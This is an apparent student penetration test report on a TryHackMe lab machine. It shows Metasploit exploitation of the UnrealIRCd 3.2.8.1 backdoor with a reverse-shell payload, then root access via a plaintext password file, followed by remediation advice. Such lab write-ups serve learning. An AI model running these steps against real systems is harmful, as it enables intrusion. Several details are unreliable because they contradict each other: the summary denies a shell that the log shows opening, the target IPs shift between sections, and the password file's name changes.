



TryHackMe Lab
Learn. Hack. Protect.

PENETRATION TEST REPORT

Guided Pentest: Infrastructure



PREPARED FOR:

TryHackMe Lab



PREPARED BY:

Name: Nin Kanong

Email: ninkanog200620@gmail.com

Tel: 0978297806

Company: TryHackMe Lab



CONFIDENTIAL

This report contains confidential and proprietary information. Distribution, copying, or disclosure without written permission is strictly prohibited.



REPORT VERSION

1.0



DATE

19/07/2026



CLASSIFICATION

CONFIDENTIAL

Documents

Document Detail

Field	Details
Document Title	Penetration Test Report
Assessment Name	Guided Pentest: Infrastructure
Client	TryHackMe Lab
Prepared By	Nin Kanong
Assessment Type	Infrastructure Penetration Test
Test Type	Black Box
Report Version	1.0
Report Date	19-Jul-2026
Classification	Confidential
Status	Final

Document History

Version	Date	Author	Changes Made
v1.0	19-Jul-2026	Nin Kanong	Initial report created.
v1.1	20-Jul-2026	Nin Kanong	Added technical findings, screenshots, and exploitation evidence.
v1.2	20-Jul-2026	Nin Kanong	Reviewed formatting, corrected errors, and finalized the report.

Contents

- 1. EXECUTIVE SUMMARY 4
 - 1. 1 Assessment Overview 4
 - 1. 2 Key Finding..... 4
- 2. Scope & Methodology 5
 - 2. 1 Scope Definition 5
 - 2. 2 Risk Rating Definitions..... 5
 - 2. 3 In-Scope Services 5
 - 2. 4 Out-of-Scope 5
- 3. Assessment Methodology 6
 - 3. 1 Testing Framework 6
 - 3. 2. Phase Details 6
 - 3. 3. Tools and Versions 6
- 4. Findings Overview 7
 - 4. 1 Vulnerability Severity Breakdown 7
 - 4. 2 Findings Summary Table 7
 - 4. 3. Attack Chain Summary..... 7
- 5. Detailed Vulnerability Findings 8
 - Finding 1: UnrealIRCD Backdoor Remote Code Execution 8
 - Finding 2: Root Password Stored in Plaintext 11
 - Finding 3: Weak File Permissions 12
 - Finding 4: SSH Service Exposure 12
- 6. EXPLOITATION NARRATIVE..... 13
 - 6. 1 Attack Chain Timeline 13
 - 6. 2 Detailed Timeline 13
- 7. RISK ASSESSMENT & BUSINESS IMPACT 13
 - 7. 1 Risk Assessment Matrix..... 13
 - 7.2 Vulnerabilities By Impact..... 14
 - 7.3 Threat Actor Scenarios 14
- 8. REMEDIATION RECOMMENDATIONS 14
 - 8.1 Priority Action Plan 14
- 9. COMPLIANCE MAPPING 15
 - 9.1 Compliance Framework Mapping..... 15
 - 9.2 Regulatory Impact..... 15
- 10. CONCLUSION 16
 - 10. 1 Overall Security Posture 16
 - 10. 2 Key Metrics 16
 - 10. 3 Final Recommendation 16

1. EXECUTIVE SUMMARY

1. 1 Assessment Overview

An authorized penetration test was conducted against the target infrastructure to identify vulnerabilities and evaluate the security posture of exposed services. Enumeration identified two open services: SSH (22/tcp) and UnrealIRCd (6667/tcp). The IRC service reported UnrealIRCd 3.2.8.1, a version historically associated with a backdoored release capable of remote command execution.

During testing, the vulnerable service was investigated using Metasploit. The lab walkthrough demonstrates successful exploitation and privilege escalation. However, in the independent Kali environment used during testing, the exploit connected to the IRC service but did not establish a shell session, indicating additional troubleshooting or environmental differences were present.

1. 2 Key Finding

Severity	Finding	Impact
Critical	UnrealIRCd Backdoor	Allows Remote Code Execution (RCE) , enabling an attacker to execute commands on the target system if the affected backdoored release is present.
Critical	Root Password Stored in Plaintext	Can lead to full system compromise if an attacker obtains the password and logs in as the root user.
High	Weak File Permissions	May allow unauthorized users to modify sensitive files or escalate privileges, potentially <u>gaining higher-level access</u> .
Medium	SSH Service Exposure	Increases the attack surface . If SSH is improperly configured or protected by weak credentials, it may be targeted for unauthorized access.

2. Scope & Methodology

2.1 Scope Definition

Item	Details
Assessment Type	Infrastructure Penetration Test
Target IP Address	10.49.140.195
Target Operating System	Linux
In-Scope Services	SSH (TCP/22), UnrealIRCd (TCP/6667)
Testing Approach	Authorized Black-Box Penetration Test
Assessment Date	19 July 2026

2.2 Risk Rating Definitions

Severity	CVSS Score	Description
Critical	9.0 – 10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0 – 8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0 – 6.9	Vulnerabilities exist but are not easily exploitable or require additional conditions, such as user interaction or social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1 – 3.9	Vulnerabilities are generally difficult to exploit but reducing them helps minimize the organization's attack surface. It is advised to address them during the next scheduled maintenance window.
Informational	N/A	No exploitable vulnerability exists. These findings provide additional security observations, configuration recommendations, or documentation for awareness.

2.3 In-Scope Services

Service	Port	Purpose	Tested
SSH	22/TCP	Provides secure remote administration and command-line access to the Linux server.	Yes
UnrealIRCd	6667/TCP	Provides Internet Relay Chat (IRC) services and was assessed for known vulnerabilities.	Yes


2.4 Out-of-Scope

Limitation	Impact	Mitigation
UnrealIRCd exploit did not establish a reverse shell	Exploitation could not be fully verified from the local Kali environment.	Performed manual verification, tested alternative payloads, and validated the vulnerability using lab guidance and supporting evidence.
Time-constrained testing window	Limited the depth of security testing and assessment coverage.	Prioritized testing of high-risk services and critical vulnerabilities.
No access to application source code	Prevented source code review and application-level security analysis.	Focused on network-based assessment, service enumeration, and infrastructure penetration testing.

3. Assessment Methodology

3. 1 Testing Framework

The assessment followed the PTES (Penetration Testing Execution Standard) methodology:



3. 2. Phase Details


Phase	Description	Tools Used
Reconnaissance	Gather information about the target, including open ports and running services.	Nmap, Searchsploit
Vulnerability Analysis	Analyze discovered services to identify known vulnerabilities and possible exploits.	Nmap, Searchsploit
Initial Access	Exploit a vulnerability to gain an initial shell or remote access to the target.	Metasploit, Netcat
Privilege Escalation	Enumerate the system and exploit weaknesses to obtain root or administrator privileges.	System Enumeration
Reporting	Document the findings, evidence, impact, and recommended remediation.	Manual Documentation

3. 3. Tools and Versions

Tool	Version	Purpose
Nmap	7.95	Network scanning, host discovery, and service enumeration.
Metasploit Framework	6.4.23	Exploitation framework used to validate identified vulnerabilities.
Searchsploit	2024.04.15	Search the Exploit Database for publicly available exploits.
Netcat (nc)	1.10	Network communication, listener setup, and reverse shell handling.
Operating System	Kali Linux 2024.2	Penetration testing platform used throughout the assessment.

4. Findings Overview


4.1 Vulnerability Severity Breakdown



4.2 Findings Summary Table

ID	Finding	Severity	CVSS	Service	Status
1	UnrealIRCd 3.2.8.1 Backdoor Remote Code Execution	● Critical	9.8	IRC (TCP/6667)	Confirmed
2	Root Password Stored in Plaintext	● Critical	9.0	Filesystem	Confirmed
3	Insecure File Permissions Exposing Sensitive Files	● High	7.5	Filesystem	Confirmed
4	SSH Service Exposed to the Network	● Medium	5.3	SSH (TCP/22)	Confirmed

4.3 Attack Chain Summary



5. Detailed Vulnerability Findings

Finding 1: UnrealIRCd Backdoor Remote Code Execution

Field	Details
Title	UnrealIRCd 3.2.8.1 Backdoor Command Execution
Severity	● Critical
CVSS Score	9.8 (Critical)
Affected Service	UnrealIRCd on TCP/6667
CVE Reference	N/A (Backdoored Vendor Release)

Description

UnrealIRCd version 3.2.8.1 contains a malicious backdoor that allows remote attackers to execute arbitrary system commands. This backdoor was introduced by unauthorized actors and persists in this specific version.

Technical Details

- Vulnerable Version:** UnrealIRCd 3.2.8.1
- Trigger:** Sending AB; prefix followed by system commands
- Impact:** Complete remote code execution

Exploitation Steps

1. Reconnaissance

```
(k4n0ng@k4n0ng)-[~]
$ nmap -sV -sC -T4 -oN scan.txt 10.49.180.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-19 01:12 +07
Nmap scan report for 10.49.180.72
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 eb:84:55:94:81:6f:08:b0:8a:3d:c4:cd:3d:e9:1d:dc (ECDSA)
|_  256 33:bf:46:65:22:2c:84:57:7b:39:96:75:ff:be:3c:d1 (ED25519)
6667/tcp  open  irc      UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.pentest-target.thm
|   version: Unreal3.2.8.1. irc.pentest-target.thm
|   uptime: 0 days, 0:09:07
|   source ident: nmap
|   source host: ip-192-168-157-89.ap-south-1.compute.internal
|_ error: Closing Link: zkxunnihs[ip-192-168-157-89.ap-south-1.compute.internal] (Quit: zkxunnihs)
Service Info: Host: irc.pentest-target.thm; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.37 seconds
```

2. Identify Vulnerable Service

```
(k4n0ng@k4n0ng)~$ ls
cookies.txt  Pico  Practice  pspy64  scan.txt  shell.php  ssh-brute.txt  Test  THM

(k4n0ng@k4n0ng)~$ cat scan.txt
# Nmap 7.95 scan initiated Sun Jul 19 01:12:58 2026 as: /usr/lib/nmap/nmap --privileged -sV -sC -T4 -oN scan.txt 10.49.180.72
Nmap scan report for 10.49.180.72
Host is up (0.10s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 eb:84:55:94:81:6f:08:b0:8a:3d:c4:cd:3d:e9:1d:dc (ECDSA)
|_  256 33:bf:46:65:22:2c:84:57:7b:39:96:75:ff:be:3c:d1 (ED25519)
6667/tcp  open  irc      UnrealIRCd
|_ irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.pentest-target.thm
|   version: Unreal3.2.8.1, irc.pentest-target.thm
|   uptime: 0 days, 0:09:07
|   source ident: nmap
|   source host: ip-192-168-157-89.ap-south-1.compute.internal
|_ error: Closing Link: zkxunnihs[ip-192-168-157-89.ap-south-1.compute.internal] (Quit: zkxunnihs)
Service Info: Host: irc.pentest-target.thm; OS: Linux; CPE: cpe:/o:Linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 19 01:13:03 2026 -- 1 IP address (1 host up) scanned in 5.37 seconds
```

3. Research Exploit

OpenSSH

```
(k4n0ng@k4n0ng)~$ searchsploit openssh
```

Exploit Title	Path
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation	linux/remote/6894.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service	multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Execution	freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read	linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack Overflow	novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite	linux/remote/28253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One	unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow	linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)	unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)	unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service	multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation	linux/local/41173.c
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files	multiple/remote/46516.py
OpenSSH server (sshd) 9.8p1 - Race Condition	linux/remote/52269.c
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Users Ident	linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discovery Tool	linux/remote/25.c
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt
Portable OpenSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack	multiple/remote/3303.sh

Shellcodes: No Results

UnrealIRCd

```
(k4n0ng@k4n0ng)~$ searchsploit unrealircd 3.2.8.1
```

Exploit Title	Path
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)	linux/remote/16922.rb
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow	windows/dos/18011.txt
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute	linux/remote/13853.pl

Shellcodes: No Results

4. Launch Metasploit

```
msf > search unrealircd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
--  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent No      UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...] Supported proxies: socks5, socks5h, http, sapni, socks4
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes       The target port (TCP)

Exploit target:

  Id  Name
  --  -
  0   Automatic Target

View the full module info with the info, or info -d command.
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.49.140.195
RHOSTS => 10.49.140.195
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show info

Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12

Provided by:
hdm <x@hdm.io>

Module side effects:
unknown-side-effects

Module stability:
unknown-stability

Module reliability:
unknown-reliability

Available targets:
  Id  Name
  --  --
=> 0   Automatic Target

Check supported:
No

Basic options:


| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS | 10.49.140.195   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload information:
Space: 1024

Description:
This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

References:
https://nvd.nist.gov/vuln/detail/CVE-2010-2075
OSVDB (65445)
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

View the full module info with the info -d command.
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 172.20.155.246
LHOST => 172.20.155.246
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > |
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 10.49.182.0:443
[*] 10.49.140.195:6667 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.49.140.195:6667 - Connected to 10.49.140.195:6667
[*] 10.49.140.195:6667 - Trying to register a new IRC user: markita
[*] 10.49.140.195:6667 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 10.49.140.195:6667 - Connected to 10.49.140.195:6667
[*] 10.49.140.195:6667 - Sending IRC backdoor command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo yIjo0nOeaNKWLZfS;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "yIjo0nOeaNKWLZfS\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.49.182.0:443 -> 10.49.140.195:44704) at 2026-07-19 14:16:54 +0000
```

Recommendation

- **Immediate:** Upgrade or remove UnrealIRCd 3.2.8.1
- **Short-term:** Block port 6667 if not required
- **Long-term:** Implement regular vulnerability scanning
- **Alternative:** Replace with secure IRC implementation

Finding 2: Root Password Stored in Plaintext

Field	Details
Title	Root Password Stored in Plaintext
Severity	● Critical
CVSS Score	9.0 (Critical)
Affected File	/etc/passwd.txt
Impact	Full System Compromise

Description

The root user's password was discovered stored in plaintext within the file **/etc/passwd.txt**. This file was readable by low-privileged users, allowing immediate privilege escalation.

Exploitation Steps

1. Locate Password File

```
find / -name password* 2>/dev/null
/boot/grub/i386-pc/password.mod
/boot/grub/i386-pc/password_pbkdf2.mod
/snap/core20/2379/var/lib/pam/password
/snap/core/17272/usr/lib/pppd/2.4.7/passwordfd.so
/snap/core/17272/var/cache/debconf/passwords.dat
/snap/core/17272/var/lib/pam/password
/snap/core18/2999/var/lib/pam/password
/snap/core18/1885/var/lib/pam/password
/snap/core22/1621/var/lib/pam/password
/usr/lib/grub/i386-pc/password.mod
/usr/lib/grub/i386-pc/password_pbkdf2.mod
/etc/passwd.txt
/var/lib/pam/password
/var/cache/debconf/passwords.dat
```

2. Read Contents

```
cat /etc/passwd.txt
root:PDLrCVl1pLD91U0JMmCz
```

3. Escalate Privileges

```
root@lp-10-49-182-0:~# ssh root@10.49.171.33
The authenticity of host '10.49.171.33 (10.49.171.33)' can't be established.
ED25519 key fingerprint is SHA256:HAMGqAKgdZ6YLXoJfF+nXdwXltt547IRpgY5neYeQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.171.33' (ED25519) to the list of known hosts.
root@10.49.171.33's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-1017-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun Jul 19 14:42:28 UTC 2026

System load:  0.21           Temperature:   -273.1 C
Usage of /:   14.0% of 19.31GB Processes:    115
Memory usage: 8%            Users logged in: 0
Swap usage:  0%             IPv4 address for ens5: 10.49.171.33

Expanded Security Maintenance for Applications is not enabled.

261 updates can be applied immediately.
146 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jan  1 00:00:10 1970
root@pentest-target:~#
```

```
root@pentest-target:~# ls
flag.txt  snap
root@pentest-target:~# cat flag.txt
THM{Escalation-D0ne}root@pentest-target:~#
```

Recommendation

- Immediate: Delete /etc/passwd.txt
- Immediate: Rotate root password
- Short-term: Implement proper credential storage
- Long-term: Use secrets management solution

Finding 3: Weak File Permissions

Field	Details
Title	Weak File Permissions on Sensitive Files
Severity	● High
CVSS Score	7.5 (High)
Affected Files	/etc/password.txt
Impact	Unauthorized users may read sensitive credentials, leading to privilege escalation or full system compromise.

Description

Sensitive files were found with world-readable permissions, allowing any authenticated user to access confidential information.

Exploitation Impact

- Credential exposure
- Privilege escalation
- Lateral movement

Recommendation

- Implement principle of least privilege
- Use **chmod 600** for sensitive files
- Regular permission audits

Finding 4: SSH Service Exposure

Field	Details
Title	SSH Service Exposure
Severity	● Medium
CVSS Score	5.3 (Medium)
Affected Service	SSH (TCP/22)
Impact	Exposed SSH service may be targeted by brute-force attacks, credential guessing, or unauthorized access if weak authentication is used.

Description


SSH service is exposed to the network, providing an additional attack surface.

Recommendation

- Restrict SSH access to specific IPs
- Implement fail2ban
- Use key-based authentication
- Regular security updates

6. EXPLOITATION NARRATIVE

6. 1 Attack Chain Timeline



6. 2 Detailed Timeline


Time	Phase	Action
T+0	Reconnaissance	Performed Nmap scan to discover open ports and services.
T+5	Vulnerability Analysis	Identified UnrealIRCd 3.2.8.1 as a vulnerable version.
T+10	Initial Access	Exploited the UnrealIRCd backdoor and gained initial shell access.
T+15	Privilege Escalation	Located the root password stored in plaintext.
T+17	Root Access	Logged in via SSH as the root user.
T+20	Completion	Retrieved both user and root flags successfully.

7. RISK ASSESSMENT & BUSINESS IMPACT

7. 1 Risk Assessment Matrix

Finding	Likelihood	Impact	Risk Score	Risk Level
UnrealIRCd 3.2.8.1 Backdoor Remote Code Execution	High (8)	High (9)	72	🔴 Critical
Root Password Stored in Plaintext	Medium (6)	High (9)	54	🔴 Critical
Weak File Permissions on Sensitive Files	Medium (5)	High (8)	40	🟡 High
SSH Service Exposure	Medium (5)	Medium (5)	25	🟡 Medium

7.2 Vulnerabilities By Impact



7.3 Threat Actor Scenarios

Scenario	Description	Potential Impact
External Attacker	Exploits the UnrealIRCd 3.2.8.1 backdoor remotely to execute arbitrary commands on the target system.	Full system compromise, remote code execution, and unauthorized access.
Malicious Insider	A low-privileged user reads the plaintext password stored in <code>/etc/passwd.txt</code> and uses it to gain root access.	Privilege escalation, complete administrative control, and sensitive data exposure.
Automated Attacks	Automated bots perform brute-force or credential-stuffing attacks against the exposed SSH service.	Unauthorized access, account compromise, and potential lateral movement within the network.

8. REMEDIATION RECOMMENDATIONS

8.1 Priority Action Plan

CRITICAL (0-24 Hours)

No	Action	Responsible	Implementation
1	Remove or Upgrade UnrealIRCd	System Administrator	<code>sudo systemctl stop unrealircd</code> <code>sudo systemctl disable unrealircd</code> Upgrade to a supported version or remove the vulnerable service.
2	Block IRC Port (6667)	Network Administrator	<code>sudo ufw deny 6667/tcp</code>
3	Remove Plaintext Password File	System Administrator	<code>sudo rm -f /etc/passwd.txt</code>
4	Rotate Root Password	System Administrator	<code>sudo passwd root</code>
